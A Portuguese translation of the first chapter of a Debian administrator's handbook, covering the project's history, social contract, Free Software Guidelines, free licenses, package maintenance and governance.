Quando ele criou o Debian, em 1993, sob a liderança da FSF, Ian Murdock teve objetivos claros, que ele expressa no *Manifesto Debian*. O

sistema operacional livre que buscava teria que ter duas características principais. Primeiro, a qualidade: o Debian seria desenvolvido com o maior cuidado, para ser digno do kernel Linux. Também seria uma distribuição não-comercial, acreditável suficientemente para competir com as principais distribuições comerciais. Esta ambição dupla seria, em seus olhos, alcançada somente através da abertura do processo de desenvolvimento do Debian assim como a do Linux e o projeto GNU. Assim, a avaliação pelos pares continuamente melhora o produto.

### **CULTURA GNU, O projeto da FSF**

O projeto GNU é um conjunto de softwares livres desenvolvidos, ou patrocinados, pela Free Software Foundation (FSF), originada por seu célebre líder, Dr. Richard M. Stallman. GNU é um acrônimo recursivo, da citação "GNU não é Unix".

### **CULTURA Richard Stallman**

Fundador da FSF e autor da licença GPL, Richard M. Stallman (frequentemente referido por suas iniciais, RMS) é um líder carismático do movimento Software Livre. Devido a suas posições inflexíveis, ele não é admirado na unanimidade, mas suas contribuições não técnicas para o Software Livre (em particular no nível jurídico e filosófico) são respeitadas por todos.

# 1.1.1. Um Operacional Multi-Plataforma

## Sistema

### **COMUNIDADE A jornada de Ian Murdock**

Ian Murdock, fundador do projeto Debian, foi o seu primeiro líder, de 1993 a 1996. Depois de passar o bastão para Bruce Perens, Ian teve um papel menos público. Ele voltou a trabalhar por trás dos bastidores da comunidade de software livre, criando a empresa Progeny, com a intenção de comercializar uma distribuição derivada do Debian. Este empreendimento foi um fracasso comercial, infelizmente, e seu desenvolvimento foi abandonado. A empresa, após alguns anos sobrevivendo apenas como prestador de serviços, finalmente pediu concordata em abril de 2007. Dos vários projetos iniciadas pela Progeny, apenas o *discover* ainda permanece. É uma ferramenta de detecção automática de hardware.

O Debian, permanecendo fiel aos seus princípios iniciais, teve tanto sucesso que, hoje, alcançou um tremendo tamanho. As 11 arquiteturas oferecidas cobrem 9 arquiteturas de hardware e 2 kernels (Linux e FreeBSD). Além disso, com mais de 14.500 pacotes fonte, os softwares disponíveis podem satisfazer praticamente qualquer necessidade que se poderia ter, seja em casa ou na empresa.

Esta generosidade se torna, às vezes, um desperdício: é realmente desnecessário distribuir 50 CD-ROMs para instalar uma versão completa em uma máquina Intel ... É por isso que pensamos no Debian sempre

cada vez mais como uma "meta-distribuição", a partir do qual se extraí as distribuições mais específicas destinadas a um público específico: Debian-Desktop para uso tradicional no trabalho, Debian-Edu para uso educacional e pedagógico em um ambiente acadêmico, Debian-Med para aplicações médicas, Debian-Junior para crianças, etc. Para uma lista mais completa pode ser encontrada na seção dedicada a esse propósito veja em [Section 1.3.3.1, "Sub-Projetos Debian Existentes"](#).

Estas divisões são organizadas em uma estrutura bem definida, assim garantindo compatibilidade livre de problemas entre as várias "sub-distribuições". Todas elas seguem o planejamento geral para o lançamento de novas versões. Construídas sobre a mesma base, elas podem ser facilmente estendidas, completadas, e personalizada com as aplicações disponíveis nos repositórios do Debian.

Todas ferramentas Debian operam neste sentido: **debian-cd** tem por muito tempo permitido criar um conjunto de CD-ROMs tendo apenas pacotes pré-selecionados; **debian-installer** é também um instalador modular, facilmente adaptado para necessidades especiais. **APT** irá instalar pacotes a partir de várias origens, garantindo ao mesmo tempo a coesão geral do sistema.

## **FERRAMENTA Criando um CD-ROM Debian**

**debian-cd** cria imagens ISO de CD-ROM de instalação prontas para usar. Raphaël Hertzog é o autor da última reescrita da aplicação, mas a manutenção é essencialmente feita por Steve McIntyre. Qualquer questão sobre este softwares é discutido (em inglês) na lista de discussão [<debian-cd@lists.debian.org>](mailto:<debian-cd@lists.debian.org>).

## **VOLTANDO PARA O BÁSICO** Para cada computador, sua arquitetura

O termo "arquitetura" indica um tipo de computador (o mais conhecido incluem o Mac ou PC). Cada arquitetura é diferenciada principalmente pelo seu processador, geralmente incompatível com outros processadores. Essas diferenças de hardware envolvem diferentes meios de funcionamento, exigindo assim que o software seja compilado especificamente para cada arquitetura.

A maioria dos softwares disponíveis no Debian é escrita em linguagens de programação portáveis: o mesmo código fonte pode ser compilado em várias arquiteturas. Na realidade, um binário executável, sempre compilado para uma arquitetura específica, geralmente não funcionará em outras arquiteturas.

Lembre-se que cada programa é criado escrevendo o código fonte, este código-fonte é um arquivo texto composto de instruções em uma dada linguagem de programação. Antes de você poder usar o software, é necessário compilar o código fonte, o que significa transformar o código em um binário (uma série de instruções de máquina executável pelo processador). Cada linguagem de programação tem um compilador específico para executar essa operação (por exemplo, **gcc** para a linguagem de programação C).

## **FERRAMENTA Instalador**

**debian-installer** é o nome do programa de instalação do Debian. A sua concepção modular permite que seja usada em uma ampla variedade de cenários de instalação. O trabalho de desenvolvimento é coordenado na

lista de discussão <[debian-boot@lists.debian.org](mailto:debian-boot@lists.debian.org)> sob a direção de Otávio Salvador e Joey Hess.

## 1.1.2. A Qualidade do Software Livre

O Debian segue todos os princípios do Software Livre, e suas novas versões não são liberadas até que estejam prontas. Os desenvolvedores não estão pressionados por algum cronograma definido que corre para satisfazer um prazo arbitrário. As pessoas frequentemente se queixam do tempo entre as versões estáveis do Debian, mas este cuidado também garante a confiabilidade lendária da Debian: longos meses de testes são realmente necessários para que a distribuição completa receba o rótulo de "estável".

Debian não irá comprometer a qualidade: todos os bugs críticos conhecidos são resolvidos em qualquer nova versão, ainda que isso implique que a data de lançamento inicialmente prevista seja adiada.

Debian não exclui qualquer categoria de usuários, por mais que pequena minoria. Seu programa de instalação tem sido áspero nos detalhes , porque era o único capaz de operar em todas arquiteturas em que o kernel Linux é executado. Não era possível simplesmente substituí-lo com um programa que era mais user-friendly, mas limitado a apenas o PC (arquitectura i386). Felizmente, desde a chegada do **debian-installer**, esses dias acabaram.

# 1.1.3. O Arranjo Legal: Uma Organização Não-Lucrativa

Do ponto de vista jurídico, o Debian é um projeto gerenciado por uma associação americana sem fins lucrativos e voluntária. O projeto tem mil *desenvolvedores Debian*, mas reúne um número muito maior de colaboradores (tradutores, identificadores de bugs, artistas, desenvolvedores casuais, etc.).

Para desempenhar sua missão a bom termo, o Debian tem uma grande infraestrutura, com muitos servidores conectados através da Internet, oferecidos por muitos patrocinadores.

## **COMUNIDADE Por trás do Debian, a associação SPI, e rami- ficações locais**

O Debian não possui qualquer servidor em seu próprio nome, uma vez que é apenas um projeto dentro da *Software in the Public Interest* (SPI), que gerencia o hardware e os aspectos financeiros (doações, compra de hardware, etc). Embora inicialmente criado especificamente para o projeto do Debian, esta associação tem agora uma mão em outros projetos de software livre, especialmente o banco de dados PostgreSQL, Freedesktop.org (projeto de padronização de várias partes de modernos ambientes de desktop gráficos, tais como GNOME e KDE). A suite de escritório OpenOffice.org também tem sido uma parte do SPI.

? <http://www.spi-inc.org/>

Além da SPI, várias associações locais colaboram estreitamente com o Debian, a fim de gerar fundos para o Debian, sem centralizar tudo nos EUA. Essa configuração evita custos proibitivos de transferência internacional, e se encaixa bem com a natureza descentralizada do projeto. É neste espírito que a associação *Debian França* foi fundada no verão de 2006. Não hesite em participar e apoiar o projeto!

? <http://france.debian.net/>

# **1.2. Os Documentos da fundação**

Alguns anos após o seu lançamento inicial, o Debian formalizou os princípios que deve seguir como um projeto de software livre. Esta etapa ativista permite um crescimento ordenado e pacífico, garantindo que todos os membros progridam na mesma direção. Para se tornar um desenvolvedor do Debian, qualquer candidato deve confirmar e provar o seu apoio e adesão aos princípios estabelecidos em documentos do projeto da Fundação.

O processo de desenvolvimento é constantemente debatido, mas estes Documentos de Fundação são amplamente apoiados e consensualmente, assim, raramente mudam. A constituição da Debian também oferece outras garantias: uma maioria qualificada de três quartos é necessária para aprovar qualquer alteração.

## **1.2.1. O Compromisso dos Usuários**

O projeto também tem um "contrato social". Qual o lugar que tal texto tem em um único projeto destinado ao desenvolvimento de um sistema operacional? Isso é bastante simples: Debian funciona para seus usuários e, portanto, por extensão, para a sociedade. Este contrato

resume os compromissos que o projeto compromete . Vamos estudá-los em maior detalhe:

1. Debian permanecerá 100% livre.

Esta é a Regra n º 1. O Debian é e continuará a ser inteiramente composto e exclusivamente de softwares livres. Além disso, todo o desenvolvimento de softwares dentro do projeto do Debian, por si só, será livre.

### **PERSPECTIVA Além do software**

A primeira versão do Contrato Social Debian disse "O Software Debian permanecerá 100% Livre >". O desaparecimento desta palavra (com a ratificação da versão 1.1 do contrato em abril de 2004) indica a vontade de conseguir a liberdade, não só em softwares, mas também na documentação e qualquer outro elemento que os desejos da Debian para fornecer dentro do seu sistema operacional .

Esta mudança, que só foi concebido como editorial, tem, na realidade, tido inúmeras consequências, especialmente com a remoção de alguma documentação problemática. Além disso, o uso crescente de firmware em drivers coloca problemas: eles, que são muitas vezes não-livres, são, no entanto, necessários para o funcionamento adequado do hardware correspondente.

2. Nós iremos retribuir à comunidade de software livre.

Qualquer melhoria contribuída pelo projeto do Debian para um trabalho integrado na distribuição é enviado de volta ao autor do trabalho (chamado de "original"). Em

geral, o Debian vai cooperar com a comunidade em vez de trabalhar isoladamente.

### **COMUNIDADE Autor original, ou desenvolvedor Debian?**

O termo "autor original" significa o(s) autor (es) / desenvolvedor(es) de uma obra, aqueles que escrevem e desenvolvê-la. Por outro lado, um "desenvolvedor Debian" usa uma obra já existente para torná-lo em um pacote Debian (o termo "mantenedor do Debian" é mais adequado).

Frequentemente, a linha demarcatória não é clara. O mantenedor do Debian pode escrever um patch, que beneficia todos os usuários do trabalho. Em geral, o Debian encoraja aqueles que adicionam um pacote no Debian para se envolver no desenvolvimento de "upstream", também (eles se tornam, então, contribuintes, sem estar confinado ao papel de simples usuários de um programa).

### **3. Nós não escondemos problemas.**

Debian não é perfeito, e, vamos encontrar novos problemas para corrigir todos os dias. Iremos manter nosso banco de dados de relatórios de bugs aberto para a visualização pública todo o tempo. Relatórios que os usuários arquivam on-line, prontamente, se tornam visíveis para os outros.

### **4. Nossas prioridades são nossos usuários e software livre.**

Esse compromisso é mais difícil de definir. Debian impõe, assim, um viés quando uma decisão deve ser tomada, e irá descartar uma solução fácil para os desenvolvedores que

coloquem em risco a experiência do usuário, optando por uma solução mais elegante, mesmo que seja mais difícil de implementar. Isto significa levar em conta, prioritariamente, os interesses dos usuários e software livre.

## 5. Obras que não atendem nossos padrões de software livre.

Debian aceita e entende que os usuários muitas vezes querem usar alguns programas que são muitas vezes não-livres. É por isso que projeto permite a utilização de parte da sua infra-estrutura para distribuir pacotes Debian de software não-livre que podem com segurança ser redistribuídos.

### **COMMUNIDADE A favor ou contra a seção não-livres?**

esse compromisso de manter uma estrutura para acomodar software não-livre (ou seja, a seção "não-livres", consulte a barra lateral [VOCABULÁRIO Os arquivos main, contrib e non-free](#)) é frequentemente um tema de debate no seio da comunidade Debian.

Os detratores argumentam que deixa as pessoas distantes dos equivalentes de software livre, e contradiz o princípio de servir apenas a causa do software livre. Os defensores afirmam categoricamente que a maioria dos pacotes não-livres são "quase livres", exceto por apenas uma ou duas restrições irritantes (o mais comum seria a proibição contra o uso comercial do software). Ao distribuir essas obras no ramo não-livre, explica-se indiretamente para os autores que suas criações seriam melhor conhecidas e mais amplamente utilizadas se pudessem ser incluídas na seção

principal. Eles são, assim, educadamente convidados a alterar a sua licença para servir a esse propósito.

Depois de uma primeira tentativa infrutífera, em 2004, a remoção completa da seção não-livre não deve voltar à agenda durante vários anos, especialmente desde que ela contém muitos documentos úteis que foram movidos simplesmente porque eles não atendem às novas exigências para a seção principal. Isto é especialmente o caso de arquivos de documentação de determinados softwares emitidos pelo projeto GNU (em particular, Emacs e Make).

A existência da seção non-free particularmente irrita a Free Software Foundation, motivando, assim, recusar-se a recomendar oficialmente o Debian como sistema operacional.

## 1.2.2. As Orientações de Software Livre Debian

Este documento de referência define qual software é "livre o suficiente" para ser incluído no Debian. Se a licença de um programa está de acordo com estes princípios, ele pode ser incluído na seção principal, do contrário, e desde que a distribuição livre é permitida, pode ser encontrado na seção não-livre. A seção não-livres não é oficialmente parte do Debian, é um serviço adicional prestado aos usuários.

Mais do que um critério de seleção para o Debian, o texto tornou-se uma referência no assunto de software livre, e tem servido como base

para a "definição de Open Source". É, portanto, historicamente uma das formalizações do conceito de "software livre".

A GNU General Public License, a licença BSD, e a Licença Artística são exemplos de licenças livres tradicionais que seguem os 9 pontos mencionados neste texto. Abaixo você encontrará o texto conforme está publicado no site do Debian.

? [http://www.debian.org/social\\_contract#guidelines](http://www.debian.org/social_contract#guidelines)

1. **Redistribuição Livre.** A licença de um componente Debian não pode restringir nenhuma parte de vender ou doar o software como um componente de uma distribuição agregada de software contendo programas de várias fontes diferentes. A licença não pode exigir um royalty ou outra taxa para tal venda.

### **VOLTA PARA O BÁSICO** Licenças Livres

A GNU GPL, a licença BSD, e a Licença Artística estão todas em conformidade com a Definição Debian de Software Livre, embora serem muito diferentes.

A GNU GPL, utilizada e promovida pela FSF (Free Software Foundation), é a mais comum. Sua principal característica é que ela também se aplica a qualquer trabalho derivado que é redistribuído: um programa de incorporação ou usando o código GPL só pode ser distribuído de acordo com seus termos. Proíbe, assim, qualquer reutilização em um aplicativo proprietário. Isto coloca sérios problemas para a reutilização de código GPL em software livre incompatível com esta licença. Como tal, às vezes é impossível ligar um programa

publicado sob outra licença de software livre com uma biblioteca distribuída sob a GPL. Por outro lado, essa licença é muita sólida na legislação americana: advogados FSF têm participado na elaboração da mesma, e muitas vezes forçado violadores a chegar a um acordo amigável com a FSF, sem ir a tribunal.

? <http://www.gnu.org/copyleft/gpl.html>

A licença BSD é menos restritiva: tudo é permitido, inclusive o uso de código BSD modificada em uma aplicação proprietária. Microsoft ainda usa, baseando a camada TCP / IP do Windows NT na do kernel do BSD.

? <http://www.opensource.org/licenses/bsd-license.php>

Finalmente, a Licença Artística alcança um compromisso entre estas duas outras: a integração do código em uma aplicação proprietária é autorizada, mas qualquer modificação deve ser publicada.

? <http://www.opensource.org/licenses/artistic-license-2.0.php>

O texto completo dessas licenças está disponível em /usr/share/common-licenses/ em qualquer sistema Debian.

2. **Código Fonte.** O programa deve incluir código fonte e deve permitir a distribuição em código fonte, bem como em formato compilado.

3. **Trabalhos derivados.** A licença deve permitir modificações e trabalhos derivados e deve permitir que estes sejam distribuídos sob os mesmos termos da licença do software original.
4. **integridade do autor do código fonte.** A licença pode restringir código fonte de ser distribuído em forma modificada *apenas* se a licença permitir a distribuição de "patch files" com o código fonte para o propósito de modificar o programa em tempo de compilação. A licença deve permitir explicitamente a distribuição de software construído a partir do código fonte modificado. A licença pode exigir que trabalhos derivados tenham um nome diferente ou número de versão do software original (*Este é um compromisso. O grupo Debian encoraja todos os autores a não restringir nenhum arquivo, fonte ou binário, de ser modificado*).
5. **Nenhuma discriminação contra pessoas ou grupos.** A licença não deve discriminar qualquer pessoa ou grupo de pessoas.
6. **Nenhuma discriminação contra campos de atuação.** A licença não deve restringir ninguém de fazer uso do programa em um campo específico de atuação. Por exemplo, ela não pode restringir o programa de ser usado em uma empresa, ou de ser usado para pesquisa genética.
7. **Distribuição da licença.** Os direitos associados ao programa devem se aplicar a todos a quem o programa é redistribuído, sem a necessidade de execução de uma licença adicional por essas pessoas.

8. **Licença não deve ser específica para Debian.** Os direitos associados ao programa não devem depender do programa ser parte de um sistema Debian. Se o programa for extraído do Debian e usado ou distribuído sem o Debian mas por outro lado, dentro dos termos da licença do programa, todas partes para quem o programa é redistribuído devem ter os mesmos direitos que são concedidos em conjunto com o sistema Debian.
9. **Licença não deve contaminar outros softwares.** A licença não deve colocar restrições em outro software que é distribuído juntamente com o software licenciado. Por exemplo, a licença não deve impor que todos os outros programas distribuídos na mesma mídia sejam software livre.

### **VOLTA PARA O BÁSICO Copyleft**

Copyleft é um princípio que consiste em utilizar os direitos autorais para garantir a liberdade de uma obra e os seus derivados, em vez de limitar os direitos de utilizações, como é o caso com o software proprietário. É, também, um jogo de palavras sobre o termo "copyright". Richard Stallman descobriu a idéia quando um amigo dele, apaixonado por trocadilhos, escreveu em um envelope endereçado a ele: "copyleft: todos os direitos revertidos". Copyleft impõe a preservação de todas liberdades iniciais sobre a distribuição de uma versão original ou modificada de um trabalho (geralmente um programa). Portanto, não é possível distribuir um programa como software proprietário, se ele é derivado do código de um programa liberado como copyleft.

A licença copyleft mais conhecida é, naturalmente, a GNU GPL, e seus derivados, o GNU LGPL ou GNU Lesser General Public License, e a GNU FDL ou GNU Free Documentation License. Infelizmente, as licenças copyleft são geralmente incompatíveis entre si. Consequentemente, o melhor é usar somente uma delas.

## **COMUNIDADE Bruce Perens, um líder controverso**

Bruce Perens, o segundo líder do projeto Debian, logo após Ian Murdock, gerou muita controvérsia em seus métodos dinâmicos e autoritários. Ele, no entanto, continua a ser um importante contribuinte para o Debian, para quem Debian é especialmente grato para a edição das famosas "Orientações do Software Livre Debian" (DFSG), uma ideia original de Ean Schuessler. Posteriormente, Bruce alteraria a famosa "Definição de Código Aberto", removendo todas referências ao Debian vindas dele.

? <http://www.opensource.org/>

Sua partida do projeto foi bastante emocional, mas Bruce continuava fortemente ligado ao Debian, já que ele continua a promover essa distribuição nos âmbitos político e econômico. Ele ainda esporadicamente aparece nas listas de e-mail para dar o seu conselho e apresentar suas mais recentes iniciativas em favor do Debian.

Último detalhe anedótico , era Bruce quem foi o responsável por inspirar os diferentes "codinomes" para versões Debian (1.1 - Rex , 1,2 - o Buzz , 1,3 - Bo , 2,0 - Hamm , 2,1 - Slink , 2,2 - batata , 3,0 - Woody , 3,1 - Sarge , 4,0 - Etch , 5,0 - Lenny , 6,0 - Squeeze , o papel de destaque Testing -

Wheezy, instáve - Sid). Eles são retirados dos nomes dos personagens do filme Toy Story. Este filme de animação inteiramente composto por computação gráfica foi produzida pela Pixar Studios, com quem Bruce foi empregado no momento em que esse liderou o projeto Debian. O nome "Sid" tem estatuto especial, uma vez que irá eternamente ser associado com o ramo instável. No filme, esse personagem era o filho vizinho, que sempre foi quebrar brinquedos - por isso tem cuidado de ficar muito perto de instável. Porém, Sid é também um acrônimo de "Still In Development".

# **1.3. O Funcionamento interno do Projeto Debian**

A recompensa produzida pelos resultados do projeto Debian vêm simultaneamente do trabalho na infra-estrutura realizado por experientes desenvolvedores Debian, trabalho individual ou coletivo de desenvolvedores de pacotes Debian, e feedback dos utilizadores.

## **1.3.1. Os Desenvolvedores Debian**

Os desenvolvedores Debian tem várias responsabilidades, e como membros oficiais do projeto, eles têm grande influência sobre a direção que o projeto leva. Um desenvolvedor Debian é geralmente responsável por pelo menos um pacote, mas de acordo com seu tempo disponível e vontade, eles são livres para se envolver em numerosas equipes, adquirindo, assim, mais responsabilidades dentro do projeto.

? <http://www.debian.org-devel/people>

? <http://www.debian.org/intro/organization>

? <http://wiki.debian.org/Teams>


## **FERRAMENTA banco de dados de Desenvolvedores**

O Debian possui um banco de dados, incluindo todos os desenvolvedores registrados com o projeto, e suas informações relevantes (endereço, telefone, coordenadas geográficas, como longitude e latitude, etc.) Algumas informações (nome e sobrenome, país, nome de usuário dentro do projeto, IRC username, a chave GnuPG, etc) são públicos e disponíveis na web.

? <http://db.debian.org/>

As coordenadas geográficas permitem a criação de um mapa de localização de todos os programadores em todo o mundo. Debian é realmente um projeto internacional: Seus desenvolvedores podem ser encontrados em todos os continentes , embora a maioria estão no Ocidente.

**Figure 1.1. rede de distribuição mundial de desenvolvedores Debian**



Manutenção de pacotes é uma atividade relativamente organizada, muito documentada ou mesmo regulada. Deve, com efeito, respeitar todas normas estabelecidas pela *Política Debian*. Felizmente, existem muitas ferramentas que facilitam o trabalho do mantenedor. O desenvolvedor pode, assim, incidir sobre as especificidades do seu pacote e em tarefas mais complexas, tais como erros de esmagamento.

? <http://www.debian.org/doc/debian-policy/>

## **VOLTA PARA O BÁSICO Manutenção de Pacotes, o trabalho do desenvolvedor**

A manutenção de um pacote implica, em primeiro, "a embalagem" de um programa. Especificamente, isso significa definir o meio de

instalação de modo que, uma vez instalado, este programa irá funcionar e cumprir todas regras que o projeto Debian define para si mesmo. O resultado dessa operação é salvo em um arquivo . Deb . A efetiva instalação do programa irá exigir nada mais do que a extração deste arquivo compactado e execução de alguns scripts de pré-instalação ou pós-instalação neles contidos.

Após esta fase inicial, o ciclo de manutenção realmente começa: preparação de atualizações para seguir a versão mais recente da Política Debian, correção de bugs reportados pelos usuários, a inclusão de uma nova versão de "upstream" do programa, que, naturalmente, continua a desenvolver-se simultaneamente (por exemplo, no momento da embalagem inicial, o programa estava na versão 1.2.3. Após alguns meses de desenvolvimento, os autores originais lançar uma nova versão estável, numerada versão 1.4.0. neste ponto, o mantenedor do Debian deve atualizar o pacote, para que os usuários possam se beneficiar de sua última versão estável).

A política, um elemento essencial do Projeto Debian, estabelece as normas que asseguram a qualidade das embalagens e interoperabilidade perfeita da distribuição. Graças a esta política, Debian permanece consistente apesar de seu tamanho gigantesco. Esta Política não é cláusula pétreia , mas continuamente evolui graças às propostas formuladas sobre o termo <[debian-policy@lists.debian.org](mailto:debian-policy@lists.debian.org)> mailing list. Alterações que são aprovados por todos são aceitos e aplicados ao texto por um pequeno grupo de mantenedores que não têm qualquer responsabilidade editorial (que incluem apenas modificações acordadas pelos desenvolvedores do Debian que são membros da lista acima referida). Você pode ler as propostas de alteração em curso sobre o sistema de rastreamento de :

? <http://bugs.debian.org/debian-policy>

## **COMUNIDADE Processo de política editorial**

Qualquer pessoa pode propor uma emenda à Política Debian apenas mediante a apresentação de um relatório de bug com um nível de gravidade da "lista de pedidos" contra o pacote debian-policy . O processo que começa então está documentado no / usr / share / doc / debian-policy / Process.html : Se é reconhecido que o problema deve ser resolvido através da criação de uma nova regra na política Debian , a discussão do mesmo, em seguida, se inicia na lista de discussão <[debian-policy@lists.debian.org](mailto:debian-policy@lists.debian.org)> até que um consenso seja alcançado e uma proposta emitida. Alguém redige a alteração pretendida e envia para aprovação (na forma de um patch para rever). Tão logo dois outros desenvolvedores aprovem o fato de que a alteração proposta reflete o consenso alcançado na discussão anterior (eles são "segundos" dele), a proposta pode ser incluída no documento oficial por um dos mantenedores de pacotes debian-policy . Se o processo falhar em um destes passos, os mantenedores fecham-no , classificando a proposta como rejeitada.

## **POLÍTICA DEBIAN A documentação**

Documentação de cada pacote é armazenado em / usr / share / doc / pacote / . Este diretório normalmente contém um arquivo README.Debian que descreve os ajustes específicos do Debian feitas pelo mantenedor do pacote. É, portanto, aconselhável ler este arquivo antes de qualquer configuração, a fim de beneficiar da sua experiência. Também encontramos um arquivo changelog.Debian.gz que descreve as mudanças feitas a partir de uma versão para a próxima pelo

mantenedor do Debian. Isto não é para ser confundido com o arquivo `changelog.gz` (ou equivalente), que descreve as mudanças feitas pelos desenvolvedores originais. Os direitos autorais incluem informações sobre os autores e cobrindo a licença do software. Finalmente, podemos também encontrar um arquivo chamado `NEWS.Debian.gz`, que permite que o desenvolvedor Debian comunicar informações importantes a respeito de atualizações (se `apt-listchanges` é utilizado, as mensagens são mostradas automaticamente pelo apt). Todos os outros arquivos são específicos para o software em questão. Gostamos especialmente de salientar o subdiretório `examples`, que freqüentemente contém exemplos de arquivos de configuração.

A política cobre muito bem os aspectos técnicos do empacotamento. O tamanho do projeto também levanta problemas de organização, estes são tratados pela Constituição Debian, que estabelece uma estrutura e meios para tomada de decisão.

Esta constituição define um certo número de papéis e posições, além de responsabilidades e autoridades para cada um. É particularmente interessante notar que os desenvolvedores do Debian sempre tem a decisão definitiva tomada autoridade por uma votação de resolução geral, em que uma maioria qualificada de três quartos (75%) de votos é necessária para as alterações significativas a serem feitas (como aquelas com um impacto sobre os Documentos de Fundação). No entanto, os desenvolvedores anualmente elegem um "líder" para representá-los em reuniões, e assegurar a coordenação interna entre equipes diferentes. Esta eleição é sempre um período de intensas discussões. Este papel do líder não é formalmente definido por qualquer documento: os candidatos para esse posto normalmente propõe sua própria definição da posição. Na prática, os papéis do líder incluem servir como um representante para os meios de comunicação, de

coordenação entre equipes "interno" , e fornecer orientação geral para o projeto, dentro do qual os desenvolvedores podem se relacionar: as opiniões do DPL são implicitamente aprovado pela maioria dos membros do projeto .

Especificamente, o líder tem autoridade real; seu voto resolve votações empatadas, ele pode tomar qualquer decisão que não esteja sob a autoridade de alguém e pode delegar parte das suas responsabilidades.

Desde a sua criação, o projeto foi sucessivamente liderado por Ian Murdock, Bruce Perens, Ian Jackson, Wichert Akkerman, Ben Collins, Bdale Garbee, Martin Michlmayr, Branden Robinson, Anthony Towns, Sam Hocevar, Steve McIntyre and Stefano Zacchiroli.

A Constituição também define uma "comissão técnica". O papel essencial desta comissão é o de decidir sobre questões técnicas, quando os desenvolvedores envolvidos não chegaram a um acordo entre si. Caso contrário, esta comissão tem um papel consultivo para qualquer desenvolvedor que não consegue tomar uma decisão para os quais são responsáveis. É importante notar que eles só se envolvem quando convidados a fazê-lo por uma das partes em questão.

Finalmente, a Constituição define a posição de " secretário de projeto", que é responsável pela organização dos votos relacionados às várias eleições e resoluções gerais.

O "resolução geral " é o processo totalmente detalhado na Constituição, a partir do período de discussão inicial à contagem final de votos. Para mais detalhes ver:

? <http://www.debian.org-devel/constitution.en.html>

## **CULTURA** Flamewar, discussão que incendeia

A "flamewar" é um debate extremamente ardoroso, que muitas vezes acaba com pessoas atacando umas outras uma vez que toda a argumentação razoável tenha sido esgotada em ambos os lados. Alguns temas são mais frequentemente sujeitos a polêmica do que outros (por exemplo, a escolha do editor de texto, "você prefere **vi** ou **emacs** ?"). As questões muitas vezes provocam trocas de emails extremamente rápidas devido ao grande número de pessoas com uma opinião sobre o assunto (todas) e da natureza muito pessoal de tais questões.

Nada de particularmente útil geralmente vem de tais discussões, fique fora de tais debates, e rapidamente percorra seu conteúdo. A leitura integral seria muito demorada.

Mesmo se Esta Constituição estabelece uma aparência de democracia, a realidade cotidiana é muito diferente: O Debian naturalmente segue as regras de meritocracia do software livre: é aquele que faz, quem decide. Um monte de tempo pode ser desperdiçado debatendo os méritos de várias formas de abordar um problema, a solução escolhida será a primeira funcional e satisfatória ... honrando o tempo que uma pessoa competente colocou nele.

Esta é a única maneira de receber as listras : fazer algo de útil e mostrar que se tem funcionado bem. Muitos equipes "administrativas" Debian operam por nomeação, preferindo voluntários que já efetivamente contribuíram e provaram sua competência. Este método é prático, porque a maior parte do trabalho feito por essas equipes é público, portanto, acessível a qualquer desenvolvedor interessado. É por isso que o Debian é frequentemente descrito como uma "meritocracia".

## **CULTURA Meritocracia, o reino do conhecimento**

A meritocracia é uma forma de governo em que autoridade é exercida por aqueles com o maior mérito. Para o Debian, o mérito é uma medida de competência, que é, em si, avaliado pela observação das ações passadas por um ou mais dentro do projeto (Stefano Zacchiroli, o líder do projeto atual, fala de "do-ocracy ", que significa "poder para aqueles que fazem as coisas acontecerem "). Sua simples existência demonstra um certo nível de competência; suas realizações sendo geralmente da existência de um software livre, com código fonte disponível, que pode facilmente ser revisto pelos seus pares para avaliar sua qualidade.

Este efetivo método operacional garante a qualidade dos contribuintes "chave" Debian do Debian. Este método é de forma alguma perfeita e, ocasionalmente, há aqueles que não aceitam esta forma de operar. A seleção dos desenvolvedores aceitos nas equipes pode parecer um pouco arbitrária, ou mesmo injusta. Além disso, nem todo mundo tem a mesma definição do serviço esperado das equipes. Para alguns, é inaceitável ter que esperar oito dias para a inclusão de um pacote novo, enquanto outros vão esperar pacientemente por três semanas sem nenhum problema. Como tal, há queixas regulares a partir de descontentes com a "qualidade de serviço" de algumas equipes.

## **COMUNIDADE Integração de novos mantenedores**

A equipe responsável pela admissão de novos desenvolvedores é a mais regularmente criticada. É preciso reconhecer que, ao longo dos anos, o projeto se tornou cada vez mais exigente dos desenvolvedores que aceita. Algumas pessoas podem ver alguma injustiça nisso, mas devemos confessar que, o que eram apenas pequenos desafios no início tornaram-se

muito maiores em uma comunidade de mais de 1.000 pessoas, quando se trata de garantir a qualidade e integridade de tudo o que o Debian produz para seus usuários.

Além disso, o processo de aceitação, conclui-se pela revisão da candidatura por uma equipe pequena, os Gerentes de Contas Debian (Debian Account Managers). Esses gerentes são, portanto, particularmente expostos à crítica, uma vez que tem a palavra final sobre a inclusão ou rejeição de um voluntário dentro da comunidade de desenvolvedores Debian. Na prática, às vezes, devem adiar a aceitação de uma pessoa até que tenha aprendido mais sobre as operações do projeto. Pode-se, naturalmente, contribuir para o Debian antes de ser aceito como um desenvolvedor oficial, por ter sido indicado por desenvolvedores atuais.

## 1.3.2. O Papel Ativo dos Usuários

